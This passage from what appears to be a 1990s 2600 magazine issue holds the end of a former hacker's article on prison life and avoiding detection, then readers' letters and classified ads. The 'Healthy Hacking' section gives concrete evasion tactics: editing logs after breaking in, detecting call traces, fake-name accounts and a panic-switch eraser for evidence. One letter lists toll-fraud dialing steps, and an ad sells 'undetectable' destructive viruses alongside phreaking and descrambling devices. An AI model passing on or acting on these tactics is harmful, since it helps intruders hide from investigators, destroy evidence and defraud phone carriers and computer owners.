cedure. First you must try to resolve it informally. Then you can file a form BP-9. The BP-9 goes to the warden. After that you can file a BP-10 which goes to the region. Finally, a BP-11 goes to the National BOP Headquarters (Central Office). The whole procedure is a joke and takes about six months to complete. Delay and conquer is the BOP motto. After you complete the remedy process to no avail, you may file your action in a civil court. In some extreme cases you may take your case directly to the courts without exhausting the remedy process. Again, the *Prisoner's Self-Help Litigation Manual* covers this quite well.

My best advice with this remedy nonsense is to keep your request brief, clear, concise, and only ask for one specific thing per form. Usually if you "got it coming" you will get it. If you don't, or if the BOP can find any reason to deny your request, they will.

For this reason I often took my problems outside the prison from the start. If it was a substantial enough issue I would inform the media, the director of the BOP, all three of my attorneys, my judge, and the ACLU. Often this worked. It always pissed them off. But alas, I'm a man of principle and if you deprive me of my rights I'm going to raise hell. In the past I might have resorted to hacker tactics, like disrupting the BOP's entire communication system bringing it crashing down! But... I'm rehabilitated now. Incidentally, most BOP officials and inmates have no concept of the kind of havoc a hacker can wield on an individual's life. So until some hacker shows the BOP which end is up you will have to accept the fact most everyone you meet in prison will have only nominal respect for you. Deal with it, you're not in cyberspace anymore.

I. Prison Officials

There are two types, dumb and dumber. I've had respect for several but I've never met one that impressed me as being particularly talented in a way other than following orders. Typically you will find staff that are either just doing their job, or staff that are determined to advance their career. The latter take their jobs and themselves way too seriously. They don't get anywhere by being nice to inmates so they are often quite curt. Ex-military and law enforcement wannabes are commonplace. All in all they're a pain in the ass but easy to deal with. Anyone who has ever been down (incarcerated) for awhile knows it's best to keep a low profile. If they don't know you by name you're in good shape.

One of the problems that computer hackers will encounter with prison staff is fear and/or resentment. If you are a pretentious articulate educated white boy like myself you would be wise to act a little stupid. These people don't want to respect you and some of them will hate everything that you stand for. Many dislike all inmates to begin with. And the concept of you someday having a great job and being successful bothers them. It's all a rather bizarre environment where everyone seems to hate their jobs. I guess I've led a sheltered life.

Before I move on, sometimes there will be certain staff members, like your Case Manager, who will have a substantial amount of control over your situation. The best way to deal with the person is to stay out of their way. Be polite, don't file grievances against them, and hope that they will take care of you when it comes time. If this doesn't seem to work, then you need to be a total pain in the ass and ride them with every possible request you can muster. It's especially helpful if you have outside people willing to make calls. Strong media attention will usually, at the very least, make the prison do what they are supposed to do. If you have received a lot of bad press, this could be a disadvantage. If your care continues to be a problem, the prison will transfer you to another facility where you are more likely to get a break. All in all how you choose to deal with staff is often a difficult decision. My advice is that unless you are really getting screwed over or really hate the prison you are in, don't rock the boat.

J. The Hole

Segregation sucks, but chances are you will find yourself there at some point and usually for the most ridiculous of reasons. Sometimes you will wind up there because of what someone else did. The hole is a 6' x 10' concrete room with a steel bed and steel toilet. Your privileges will vary, but at first you get nothing but a shower every couple of days. Naturally they feed you but, it's never enough, and it's often cold. With no snacks you often find yourself quite hungry in-between meals. There is nothing to do there except read and hopefully some guard has been kind enough to throw you some old novel.

Disciplinary actions will land you in the hole for typically a week or two. In some cases you might get stuck there for a month or three. It depends on the shot and on the Lieutenant that sent you there. Sometimes people never leave the hole.

K. Good Time

You get 54 days per year off of your sentence for good behavior. If anyone tells you that a bill is going to be passed to give 108 days, they are lying. 54 days a year works out to 15% and you have to do something significant to justify getting that taken away. The BOP has come up with the most complicated and ridiculous way to calculate how much good time you have earned. They have a book about three inches thick that discusses how to calculate your exact release date. I studied the book intensely and came to the conclusion that the only purpose it serves is to covertly steal a few days of good time from you. Go figure.

L. Halfway House

All "eligible" inmates are to serve the last 10% of their sentence (not to exceed six months) in a Community Corrections Center (CCC). At the CCC, which is nothing more than a large house in a bad part of town, you are to find a job in the community and spend your evenings and nights at the CCC. You have to give 25% of the gross amount of your check to the CCC to pay for all of your expenses, unless you are a rare Federal prisoner sentenced to serve all of your time at the CCC in which case it is 10%. They will breathalyse and urinanalyse you routinely to make sure you are not having too much fun. If you're a good little hacker you'll get a weekend pass so you can stay out all night. Most CCCs will transfer you to home confinement status after a few weeks. This means you can move into your own place (if they approve it), but still have to be in for the evenings. They check up on you by phone. And no, you are not allowed call forwarding, silly rabbit.

M. Supervised Release

Just when you think the fun is all over, after you are released from prison or the CCC, you will be required to report to a Probation Officer. For the next three to five years you will be on Supervised Release. The government abolished parole, thereby preventing convicts from getting out of prison early. Despite this they still want to keep tabs on you for awhile.

Supervised Release, in my opinion, is nothing more than extended punishment. You are not a free man able to travel and work as you please. All of your activities will have to be presented to your Probation Officer (P.O.). And probation is essentially what Supervised Release is. Your P.O. can violate you for any technical violations and send you back to prison for several months, or over a year. If you have *any* history of drug use you will be required to submit to random (weekly) urinalyses. If you come up dirty it's back to the joint.

As a hacker you may find that your access to work with, or possession of, computer equipment may be restricted. While this may sound pragmatic to the public, in practice it serves no other purpose than to punish and limit a former hacker's ability to support himself. With computers at libraries, copy shops, schools, and virtually everywhere, it's much like restricting someone who used a car to get to and from a bank robbery to not ever drive again. If a hacker is predisposed to hacking he's going to be able to do it with or without restrictions. In reality many hackers don't even need a computer to achieve their goals. As you probably know, a phone and a little social engineering go a long way.

But with any luck you will be assigned a reasonable P.O. and you will stay out of trouble. If you give your P.O. no cause to keep an eye on you, you may find the reins loosening up. You may also be able to have your Supervised Release terminated early by the court. After a year or so, with good cause, and all of your government debts paid, it might be plausible. Hire an attorney, file a motion.

For many convicts Supervised Release is simply too much like being in prison. For those people, it is best to violate and go back to prison for a few months, and hope the judge terminates their Supervised Release. Although the judge may continue your supervision, he/she typically will not.

Part III - Healthy Hacking

A. How to Avoid Detection

Now that you know what kind of trouble you are facing I'll go back to the beginning. If what I've just covered doesn't make you want to stop hacking then you had better learn how to protect

yourself. Many hackers feel they have some god given constitutional right to hack. Many don't believe it should be illegal. Well, neurosis and personality disorders work in strange ways. Regardless, I'll cover the topic of stealth. Please note that I in no way advocate or encourage hacking. This technical information is being provided for educational purposes only. And as I mentioned you may feel you have a perfectly legitimate reason for avoiding detection. Simply trying to stay clear of other hackers would be an acceptable reason. This article (I'm sure) will also serve to educate law enforcement officials on the methods currently being deployed by hackers to avoid detection.

Avoiding being identified while hacking is in actuality a rather simple feat, assuming you follow a few basic rules. Unfortunately, very few people bother with them, due typically to arrogance and ego. I have noticed that this seems to be a trait which is a prerequisite to being a successful hacker. I've never met a hacker who didn't think he was the shit. And when it gets right down to it, that was the reason that Mitnick got caught. I'll examine this incident a little later.

I will list here a few of the basic rules I used, and then I'll expound upon them a little later.

• Most important of all, I would never tell another hacker who I was, where I lived, or give out my home phone number. (OK, I screwed up on that one.)
• I didn't set up network access accounts in my real name or use my real address.
• I didn't set up phone numbers in my real name.
• I would never dial directly into anything I was hacking.
• I would set up some kind of notification system that would let me know if someone was trying to figure out where I was connecting from.
• I didn't transmit personal data on systems I had hacked into.
• When I used a network or computer for work or social objectives, I tried to keep it separate from my hacking.
• I never assumed that just by connecting through a bunch of different networks or using cellular phones that I was safe. Even though most cellular networks do not have triangulation equipment installed they still have the ability to narrow a transmitting location down to a square mile of even a few blocks, even well after you have disconnected.
• The minute I got into a system I would examine and edit all of the logs. I would also look for email daemons on admin or admin associated accounts that sent out copies of the system security logs.
• When setting up accounts on systems, I would use different login ID's.
• I never went to hacker cons (until I worked with the FBI).
• I would change network access dial up accounts and dial up numbers every so often. I would also change living locations every 8-12 months.
• I would keep in mind that the numbers I dialed on my phone could eventually be used to track me again. For example, if I called my girlfriend frequently, after I changed numbers and location I might still be calling that number. The telcos now have toll record database software that can cross reference and track this type of thing.
• I rarely used IRC until I worked with the FBI. If *you* must, change your handle frequently, remain in invisible mode, and if you're leet enough, spoof your IP. Remember that you should never trust other hackers. Many times association with them will cause you as much trouble as a run-in with the Feds.

And yes the FBI logs all of the IRC channels and searches them for key words when they are looking for information on someone or some breech. There is a secret logging program running on a special irc.server that doesn't accept port 6667 connections, etc. Doesn't show up as a link either. Hmm.

Following all of those rules would be tough. The fact of the matter is if you generate enough interest and piss off the right people, they will come after you. However, the FBI routinely passes over low level hackers. When I worked with the Bureau I was instructed that only the most malicious and aggressive hackers were to be investigated. Fine with me, wasn't my goal in life to put a bunch of little hacker dorks in jail. It's not real easy to catch an accomplished hacker but it can be done. It's really just a matter of contacting all of the right people and putting a little time into it. Typically hackers get caught because someone snitched. Thus the importance of my first rule - I never told anyone who I really was. The other primary reason for getting caught is arrogance or underestimating the abilities of the authorities. Poulsen didn't believe an investigator would sit outside of a grocery store for a week on the off chance he might show up. Poulsen had used the

payphones at that store a few times, which was determined by a toll record search. Mitnick didn't think someone would go through the trouble of doing toll searches on cell phone records then radio frequency triangulating his location.

Poulsen and I went through some rather elaborate anti-detection procedures. Since I had physical access to my local telco central office I would activate, connect, and wire all of my own phone services. There was essentially no record of my phone number or cable and pair data. In addition, I ran the wires going into my apartment through a trash chute, over the roof covered by tar, and down a vent pipe into my bathroom. The connection to the bridging terminal (F2) was through a hole drilled into the back of the junction box. Examination of the telephone box in the basement of my building revealed no connections - you would have had to take the box apart to see it. And if that wasn't enough, over at the C.O. I tapped onto the output channel (SC1, which was the feed to SCCS) of the 1AESS telephone switch and ran it up to my apartment. There I had an old PC-XT with a Bell 202 modem watching the 1AESS output. Poulsen wrote a small basic program that looked for call traces and any other suspicious activity. The XT would start beeping and print out any of those output messages. Elaborate indeed.

B. The Stealth Box

But a truly good anti-detection system would notify you absolutely if someone was attempting to trace your connection. In addition, it would terminate the connection before it allowed someone to see where it was going. What I am suggesting is some type of dial in/dial out mechanism. For example, two modems connected back to back, with their 232 ports connected. They would then be placed in a generic wall mounted box in an anonymous phone closet somewhere. In addition, a stun gun would be wired to give the modems a death shock if the box was opened by an unauthorized person. A password would be set on the modem for dial out and the phone lines feeding the two modems would have to be set up under separate accounts. This would require anyone investigating to come out and take a gander at this device to determine that it's not the location of the hacker, and that yet another call trace is in order to see who is dialing in. However, having opened the box the investigator has disabled the device and when you dial in you'll know that something is up. Even if they attempt to replace the device, they could never know the original password, or even if there was one. It would be further advisable to disguise the telephone lines feeding the device, making it necessary to open the box to identify them.

Well, that's just an idea for the design of an anti-detection device. It's obviously a bit complex, but you get the idea. My point is that avoiding detection is not a simple task. If someone wants you they can get you. There really isn't such a thing as a secure connection; virtually everything can be traced, short of a highly directional data burst satellite uplink. At that point the Air Force National Reconnaissance Office (NRO) or the NSA would have to get involved. Big bucks.

Aside from setting up physical hardware another idea would be to find a sysadmin who will let you use his system to connect through. If you trust him to tell you if there has been an inquiry regarding your connection, then you might be OK. It would also be wise to set up background processes that monitor finger and other related probes of your account. Watch them watch you.

As I mentioned earlier, if you fall under surveillance there will be two-way radio traffic in your vicinity. Using the OptoElectronics Explorer will detect this and you can further investigate to see who it may be. Good physical surveillance is difficult to detect. Bad physical surveillance is comical.

C. More Protection

I covered encryption earlier and as I mentioned it really is not safe to assume that it will protect you from someone who takes possession of your computer. The only truly safe encryption would be a military spec hardware/software implementation. When people talk about secure encryption they are not taking into account that all the power of a government might be trying to crack it, and that they will have physical access to the encryption device: your computer! This leaves us with one other method: destroying the data. Now this in and of itself can be construed as obstruction of justice. However, should you feel the need to instantly destroy all of the data on your hard drive, for oh... let's say educational purposes, I would suggest mounting a bulk magnetic tape eraser next to your hard drive. You can

pick one up at Radio Hack, err Shack. One flip of the panic switch, thus powering up the eraser while the drive is turning, and *zap!* Mount a switch next to your bed.

This may or may not destroy all of the data on your drive. If the drive disk is removed and placed on a special reader some data may still be recovered. This is a science in itself. DOD spec requires that a hard drive be written to with O's 7 times before it is considered erased. Simply erasing a file, formatting, or defragging will not suffice. Look for a shareware utility named "BCwipe". This will erase to military spec. You may also want to install some type of program that auto erases under certain conditions. Regardless, computer specialists who work with computer crime are trained to look for this.

There are still a lot of issues that could be covered with respect to avoiding detection and keeping clear of hackers. In fact I could fill a book, and in retrospect I probably should have. But I told a lot of people I would write this article and make it public. I hope you found it of some assistance.

Closure

What a long strange trip it's been. I have a great deal of mixed emotions about my whole ordeal. I can however, say that I *have* benefitted from my incarceration. However, it certainly was not because of how I was handled by the government. No, despite their efforts to kick me when I was down, use me, turn their backs after I had assisted them, and, in general, just violate my rights, I was still able to emerge better educated than when I went in. But frankly, my release from prison was just in the nick of time. The long-term effects of incarceration and stress were creeping up on me, and I could see prison conditions were worsening. It's hard to express the poignancy of the situation but the majority of those incarcerated feel that if drastic changes are not made America is due for some serious turmoil, perhaps even a civil war. Yes, the criminal justice system is that screwed up. The nation's thirst for vengeance on criminals is leading us into a vicious feedback loop of crime and punishment, and once again crime. Quite simply, the system is not working. My purpose in writing this article was not to send any kind of message. I'm not telling you how not to get caught and I'm not telling you to stop hacking. I wrote this simply because I feel like I owe it to whoever might get use of it. For some strange reason I am oddly compelled to tell you what happened to me. Perhaps this is some kind of therapy, perhaps it's just my ego, perhaps I just want to help some poor 18 year old hacker who really doesn't know what he is getting himself into. Whatever the reason, I just sat down one day and started writing.

If there is a central theme to this article it would be how ugly your world can become. Once you get grabbed by the law, sucked into their vacuum, and they shine the spotlight on you, there will be little you can do to protect yourself. The vultures and predators will try to pick what they can off of you. It's open season for the U.S. Attorneys, your attorney, other inmates, and prison officials. You become fair game. Defending yourself from all of these forces will require all of your wits, all of your resources, and occasionally your fists.

Furthering the humiliation, the press, as a general rule, will not be concerned with presenting the truth. They will print what suits them and often omit many relevant facts. If you have read any of the five books I am covered in you will no doubt have a rather jaded opinion of me. Let me assure you that if you met me today you would quickly see that I am quite likable and not the villain many (especially Jon Littman) have made me out to be. You may not agree with how I lived my life, but you wouldn't have any trouble understanding why I chose to live it that way. Granted, I've made my mistakes - growing up has been a long road for me. Nevertheless, I have no shortage of good friends. Friends that I am immensely loyal to. But if you believed everything you read, you'd have the impression that Mitnick is a vindictive loser, Poulsen a furtive stalker, and I a two-faced rat. All of those assessments would be incorrect.

So much for first impressions. I just hope I was able to enlighten you and in some way to help you make the right choice. Whether it's protecting yourself from what could be a traumatic life altering experience, or compelling you to focus your computer skills on other avenues, it's important for you to know the program, the language, and the rules.

See you in the movies

Special thanks to Netta Gilboa and Evian S. Sim.

NEW LOWER PRICES!!

We've come up with a new pricing scheme to help us raise money and to get you more reading material for less! Listen carefully. Here's how it works:

Ordinary subscriptions are $21 for individuals, $50 for corporations that require invoices. Overseas (not Canada), those prices are $30 and $65 respectively.
Back issues are $25 per year, $30 overseas, ordered from 1984 on. Individual issues can be bought from 1988 on at $6.25 each, $7.50 overseas.

Here's What's New

Order more than four years of back issues and your price per issue drops from $6.25 to $5.00! So if you order four years of issues at $6.25 each it would cost you $100. Order one more issue and your cost drops to $5 per issue which means you would pay $80 for the four years and $5 for the extra issue. (Overseas orders would drop from $7.50 to $6.25 per issue under the same conditions.)
Sounds complicated? Too bad! Keep reading it until you understand how it works. If we can do it, anyone can.

One More Thing

Just to make it even more fun, order a lifetime subscription at $260 (same rate for anywhere on the planet) and, in addition to two t-shirts and back issues from 1984 to 1986, your price for all future back issues drops to $5 ($6.25 overseas).

As with all orders, shipping and handling are included.
Allow 4-6 weeks for everything to happen.

2600
PO Box 752
Middle Island, NY 11953
USA

continued from page 39

community, I would greatly appreciate if you would no longer allow articles or letters to be published unless they arrive from one of the addresses below. If this is too much of a hassle I understand, but it would be greatly appreciated.

The *REAL* NeoCzar

You've just gotten a lot more well known.

Meeting Problems

Dear *2600:*

First I want to say that it was your excellent mag that got me into the scene and for that many thanks. Now I wanted to share something that happened at our most recent *2600* meeting that was at the least unusual. At our meetings we usually get at least one new face a month and we always welcome the new talent. This month we got three who stayed and were fine. Another, however, showed up in a suspicious manner and left very shortly afterwards. He came to the middle of the group and started asking if this was the meeting and what we were doing and if anything was happening that night. No name or handle given, just way too many questions. We all were very calm and responded with no real info other than yes this is the meeting. He left for about ten minutes and then returned very pissed off and cussing at us and saying things like "I would have never expected that from this group." He obviously felt discriminated against or something. At any rate, he left again and did not return. The main thing that comes to mind now is that I am surprised that someone would come to a meeting of this nature and not realize that some tact and discretion are in order as far as introductions are concerned. In fact, when most of the people show for the first time they tend to hang out and watch from a distance, then work their way in and talk to people one at a time until they are at least familiar with and to the group. I just thought this might be a good thing to read for people who have not yet gone to a meeting but are considering it. As far as the discrimination goes, we don't at all. In fact one of the newbies who showed was 13 and dragging his mother with him, not a problem at all. We are lucky to have the wide variety of people in our group that we have and we definitely benefit from the unique talents of each.

CW Extreme

Not everyone knows the "proper" way of joining a new group. Your rules don't necessarily apply to others. People can be very sensitive in this situation, especially if they're already somewhat insecure. But these can wind up being the smartest people in the group. Unless someone is abrasive and obnoxious, it's worth it to go the extra length to see that they're comfortable the first time they show up. It's good that this situation got you to think about this.

Dear *2600:*

I have recently become interested in learning all about hacking and the like. I found that there was a meeting listed in my area and I anticipated it greatly. I thought for sure that there would be people there to meet and that I might be able to find more information and maybe make a new friend or two.

At the meeting I saw only one "group" of people and couldn't be sure so I sat and waited for another possible gathering so as not to disturb just anybody. I eventually concluded that this was the only "group" and decided to just ask them if they were *2600*. I have to say that this was the last group of people I expected to be a superficial, stereotypical, prejudiced bunch of elitist fucks. But that is exactly what they showed themselves to be. I was very uncomfortable and walked away after they refused to look me in the face while spouting some bizarre rhetoric about being from another nebula and not taking calls at this time. But after walking a hundred feet or so I turned around and told them, one of them specifically, exactly what I said above. At this point I was offered a chair. All I could say was "You have got to be fucking kidding me" and walked away.

Sorry to take so long to get to the point. But since you advertise the meetings on your website and hold them in public places I just assumed that anybody was welcome. I felt that since these people are representing what it is you are all about, that you should know how they receive newcomers who are interested in the same thing.

Unfortunately this particular group is filled with "untouchables" as I did not show up in the required uniform of Marilyn Manson t-shirts, fucked up hair, and a skateboard. Some people have to move on after high school and I guess I was a casualty of Big Brother and his working class machine.

Flipliquid

It seems likely that you are the very same person referenced in the previous letter. So read what we said to the other person and apply it to yourself. You should never be judged on first impressions which, unfortunately, both of you did. We hope you give it another try.

Dear *2600:*

This is a message to everyone who attends the New York City *2600* meetings: I've learned recently from a friend who did an article a while ago on us for a magazine called *Computer Sweden,* that the FBI watches us quite a bit more than most of you may think. Apparently he interviewed Tim Foley (I think he's the head of the Computer Crime Division). Mr. Foley informed the reporter that the FBI has a room on the seventh floor of the Citicorp building. From a window on the inside (overlooking the large open courtyard in the middle of the building), they have an office that they watch us from.

Keep in mind that I have no way of verifying this information; just something to think about.

P.S. HOPE kicked ass!

Checkmate

We always operate under the assumption that we're being watched. It's kind of foolish to go to so much trouble to spy on people who are meeting in an open space.

Beyond Hope Aftermath

Dear *2600:*

I have just left the Puck Building in New York City, site of the Beyond Hope computer enthusiast conference. The con was well organized and of excellent quality. The Puck building was classic, interesting, and, most importantly, big enough to comfortably hold everybody. I was impressed with both the large conference room and the hack room. The conference room was big enough to hold everyone, and the sound and video were excellent. I appreciated the live video on the screen behind the panelists. It allowed everyone to see who was speaking from even the farthest corner of the room. The audio link to a telephone was awesome, as well as the demonstrations this link allowed. K-mart never had a chance! The transfer to the shoe department was a special touch. (OK, you had nothing to do with this, but I liked it so I will attribute it to you as the prank enabler.) The hack room had enough tables, chairs, and power outlets, and food for everyone.

The best feature of the con was the bandwidth to the Internet. I was expecting T1 speeds, but this seemed even ...ster. I heard rumors that we were using more than just T1 bandwidth, but whatever it was, it rocked. I found it extraordinary how fast I could download and how responsive the WWW was. I was able to try a bunch of technologies that frankly don't work very well at 28.8Kbps. It was great to envision what our future will be like when this bandwidth capability will be in every home in the world. The only problem I saw with the network was that on Saturday the beyond.hope.net box did not want to stay up. Special thanks to the DHP guys for the public terminals, both graphical and ASCII. It looked to me that they were constantly used though the whole con. A great source of information for those who were not able to, or chose not to bring computers.

I loved the baggage check areas as well as the convenience of having food on-site. It would have been nice to have accommodations on-site as well, but in retrospect I didn't see many people complaining.

Because of the Beyond Hope conference I was able to experience what it is like to speak with equals, people who have an understanding of the technology, and who hold similar views on how it can change the world. It was so nice not having to preface every communication with a short course in TCP/IP or UNIX technology. It is for this experience I thank you and everyone who was a part of this conference.

mattj

Your experience was echoed by many, both technical and non-technical. Thanks for being there. We like to think the Hope conferences show the true hacker spirit in action.

Dear *2600:*

The Hope conference at the Puck building was great! When will your guide to the area around the Puck building be finished on the Hope page?

D.

Oh be quiet.

IRC Woe

Dear *2600:*

I tried to get on #2600 on EFNET the other day and was slammed with an error: "Channel is invite only". Invite only??? That's when I began to think. Why would a hacker channel, a channel that is created for the free exchange of information, be invite only? This isn't the first time this has happened to me and I want to know why. Hacking should not be exclusive to those who have alot of friends on IRC.

havok

It's just the nature of IRC for idiots to somehow gain control and lock everyone else out. Any channel that closes itself off from unknowns has no hope of knowledge advancement. So if you find yourself locked out of #2600, go to #2601 until #2600 is liberated. If that one gets taken over, keep going up. Free speech will always prevail.

USA Still #1

Dear *2600:*

In your Summer 97 issue you stated on the "News Items" page the story about the German Compuserve chief being charged for distributing child pornography and violent computer games and complained about Germany being even worse than the U.S. in treating free speech. As a German exchange student living in the U.S. for a year I totally have to disagree for various reasons:

1. When the charge was presented, there was a huge cryout which went through all of Germany, and many more left-oriented politicians in Parliament complained about restrictive laws letting Germany fall way behind other countries. Experts claim that the charge was a mistake and has no chance of succeeding. This charge is an insult for every democracy.

2. You stated, too, that you're punished for distributing violent games in Germany. You took Quake as an example. This is simply not correct. Too violent games are restricted in a way hardcore porn is here in the U.S.; only minors can't access them.

3. We don't have an SS-like organization like the Secret Service.

4. Something like being sentenced not to use computers anymore would in no way be possible in Germany, and it seems to be quite legal here. I'm not trying to say that Germany is free-man's paradise, but it is in no way treating free speech worse than the U.S.

elw00d

Gee Whiz

Dear *2600:*

Well, I use AOL and am in a warez grewp called kryp-. My leader and I found out a nifty way to get free calls using 1-800-COLLECT. Here'z how to do it: Okay, at a toll phone, dial 10, 222, 0, and then the area code, and then the number. It will ask for your CC#, punch [real credit card number omitted]. It will ask for the expiration date, and that's when you punch in 298. Finally, it will ask

for the zip code: you dial 00000 (5 zeros). "Thank you for using 1-800-COLLECT!"

Does this qualify me for a free subscription, and a teeshirt, and all the other cool crap??

Adam768L and Da Violater

You qualify for the Fool of the Month, that's for certain. How you ever got the idea that credit card fraud has anything to do with hacking or requires any brain power whatsoever is beyond us. We could dismiss you as just another AOL lamer but the truth is that AOL didn't make you into this. And only you can make you into something better. Please get to work.

Singapore Connection

Dear *2600:*

I'm a 17 year old male teenage hacker apprentice from Singapore who is a great fan of your magazine. I just downloaded the Real Audio file from your website. That was the show from the Beyond Hope conference you held on August 9th, 1997 which is of course the National Day of my stooopid country Singapore. Yeah, Emmanuel Goldstein was right - you can't chew gum, you can't litter, you can't vandalize, technology reigns supreme, and we are ruled by some boneheaded square conservatives. (So what's new?) Anyway, I found it real funny that you guys wanted to use my country's national colors. I find it real cool that you guys tried to make the Empire State Building light up blue and white. Did it turn out successful in the end?

Anyway, you guys in NYC are trying to hack the Metrocard, right? Well, Singapore also has their own version of this. We call it the Transitlink card. This card can be used on the MRT (Singaporean version of the subway) and on the bus. It works like this. First, you have to go to this ticketing booth to buy this card. Then you have to choose how much you want to put into that card. This ranges from $5 to $50. There are three flavors to choose from: child, adult, or senior. When the credit runs out, you go back to this place to top it up again. You can also use your ATM card and top it up using this machine they have and you can also have this cool GIRO card. This card basically deducts a certain amount from your bank account and tops the card up whenever your card runs low on credit. However, you have to take the subway for this to work; it doesn't work on buses. So firstly, when you go to the MRT station, you will see this big metal box with two red colored plastic gates. You insert your Transitlink card into the slot. Some amount is deducted from your card and the remaining value is shown on a display on top of the box. Real Simple. I have seen a Supervisor card however that only the people at Transitlink have. It basically gives you unlimited access to the system and can be used for a couple of functions.

Joe a.k.a. DaemonX

We attempted to light up the Empire State Building with the official Hope colors of blue and white but were told that this could only be done for national holidays. So we discovered that Singapore's national holiday was right smack in the middle of our conference. Trouble was their official colors were red and white. We were stuck until we realized that we too could become revisionists. So we simply changed Singapore's history a bit to make their official colors blue and white and created the Singapore Cultural Center, complete with a phone book listing. But in the end, the Empire State people said that technical problems wouldn't permit them to make the change. It was a valiant effort.

Free Video Games

Dear *2600:*

I really enjoy the open forum of information that you present in *2600*. To continue a discussion from Vol. 14 #2 on standalone commercial video games, in the distant past (say, about 1976 +/-) some fellow science and engineering undergrads found that the residence hall's Atari Tank coin-op could be activated via static discharge. Inadvertently someone shuffled up to it one day, quarter in hand, and the cheap carpet's static buildup started the game. Careful scientific investigation revealed that the most effective way was to jump in the air before touching the joystick's metal ring around the fire button. This was basically like inserting a quarter.

The machine was moved off of the carpet, presumably by the service tech who may have found that the counter (if any was kept electronically) didn't match the coin box. However, if one leapt from the carpet area across the five feet of tile and managed to discharge into the correct spot, it would still work.

I have occasionally tried this trick on games since then, but either the carpet was not effective or the game's external pieces are adequately buffered.

A mention was made of a "gun" which could activate some games. The Zerostat gun, made by Discwasher, was intended for the reduction of static charges on vinyl record albums, and also has some uses in the electronics and microscopy industries. Its trigger emits a small stream of ions, charged one way on pull and the other way on release. This might provide enough charge to trigger a logic state change in some electronics, and might also be capable of destroying some static sensitive components.

PaulT

The thought of all these college students flying through the air towards the video game of their choice is truly awe-inspiring.

Clarification

Dear *2600:*

On the back cover of the new issue, are you sure that the payphone that says "Georgia" isn't *Soviet* Georgia? Cuz the writing above it doesn't seem to be English. And that style payphone was never a Western Electric brand.... Look closer....

Ether Bunny

Well gee. We were certain they used Cyrillic letters in the Deep South. We'll investigate further.

Dear *2600:*

My copy of your Summer issue arrived a few days ago and I am rather disgusted with VaxBuster's article on

"Fast Food Phun." First, it was unresearched and the only real information he managed to give were the frequencies broadcasted on. Second, I would like to know what type of person would actually waste his time modifying a ham radio so they can mess up fast food orders. The people who work in fast food have a hard enough time without some childish junior high student fucking up orders and causing more customer complaints.

TheEtch

You didn't really point out any information that was wrong. As for mischief, we find that it often provides that little interruption in the daily mundane lives of drones which almost makes living worthwhile. Plus, laughing your head off can be very therapeutic for the rest of us.


PCS Mystery

Dear *2600:*

I am a recent subscriber to AT&T's digital PCS system using a Nokia phone. I have been experiencing the strangest occurrence and wondered if anyone at your organization has had similar experiences. My account has been set up to receive alpha and numeric paging. On weekends, I receive several pages with seemingly random four digit numbers. I know that who or whatever is sending the data is not dialing my cell number because my phone doesn't ring. This means that data is being sent via the web or perhaps a telephone number set up to send numeric only pages. I think the weirdest part of this is that it only occurs on weekends and that the data is always a four digit code. I called AT&T and asked them if they could explain it or had any other people reporting similar problems and of course they told me that I was the first and that probably someone was just fooling around. Any ideas of what could be going on here?

Matt D.

Barring the possibility that someone is indeed messing around who only has time to do this on the weekends, it's possible that this is some sort of an automated process that's malfunctioning. You should keep notes of exactly when each instance occurs and what gets sent and then compare them. AT&T should be able to tell you how the page was sent and maybe even from where.



Everyone gets to be famous for fifteen minutes. Now is your chance.

Send your letters to:
2600 Editorial Dept.
P.O. Box 99
Middle Island, New York
11953-0099
or e-mail letters@2600.com

2600 Marketplace

For Sale

UNDETECTABLE VIRUSES. Offering six viruses/viri which can automatically knock down DOS and Windows (3.1) operating systems at the victim's command to open Windows. Easily loaded, recurrently destructive and undetectable via all virus detection and cleansing programs with which I am familiar. Well-tested, relatively simple and designed with stealth and victim behavior in mind. Well written instructions, documentation, and antidote programs are included. $5.00 even - TOTAL! Cash, money orders, and checks accepted. Sorry, no foreign orders. Provided on seven 1.44 MB, 3.5" floppy disks which can be freely copied. They make great gifts! Orders are promptly mailed out "priority" (USPO). Satisfaction guaranteed or you have a bad attitude! The Omega Man, 8102 Furness Cove, Austin, TX 78753, omegaman4@juno.com

2600 POSTERS! 2600 van crashing into NYNEX payphone from the Winter 95-96 cover. 20" x 30". Quality coated stock. Shipped in tube. $15. Send money order (no checks) payable to Kiratoy Inc., c/o Shawn West, PO Box 86, New York, NY 10272. Allow 4-6 weeks for delivery. Visit www.kiratoy.com/poster for more info.

ATTENTION PHREAKERS AND HACKERS. For a catalog of plans, kits, and assembled electronic "tools" including the red box, radar jammer, surveillance, ATM & slot machine manipulators, cable descramblers, and many other hard-to-find equipment at low prices, send $1.00 to M. Smith-03, 1616 Shipyard Blvd., Suite #267, Wilmington, N.C. 28412 or check out my web page at www.hackershomepage.com.

TWO NEW DSS SMART CARD DEVICES. 1) Smart card emulator computer interface. 2) Smart card programmer (works with new generation access cards). These devices are the same ones used in the satellite, banking, and medical industries and the ISO7816 standards. Software and any updates are available on the Internet. Send for new brochure - you won't be disappointed! Also, cable TV converters for all systems. Send me the brand and model number of the converter used in your system. Ray Burgess, PO Box 99B65086, Pontiac, IL 61764-0099.

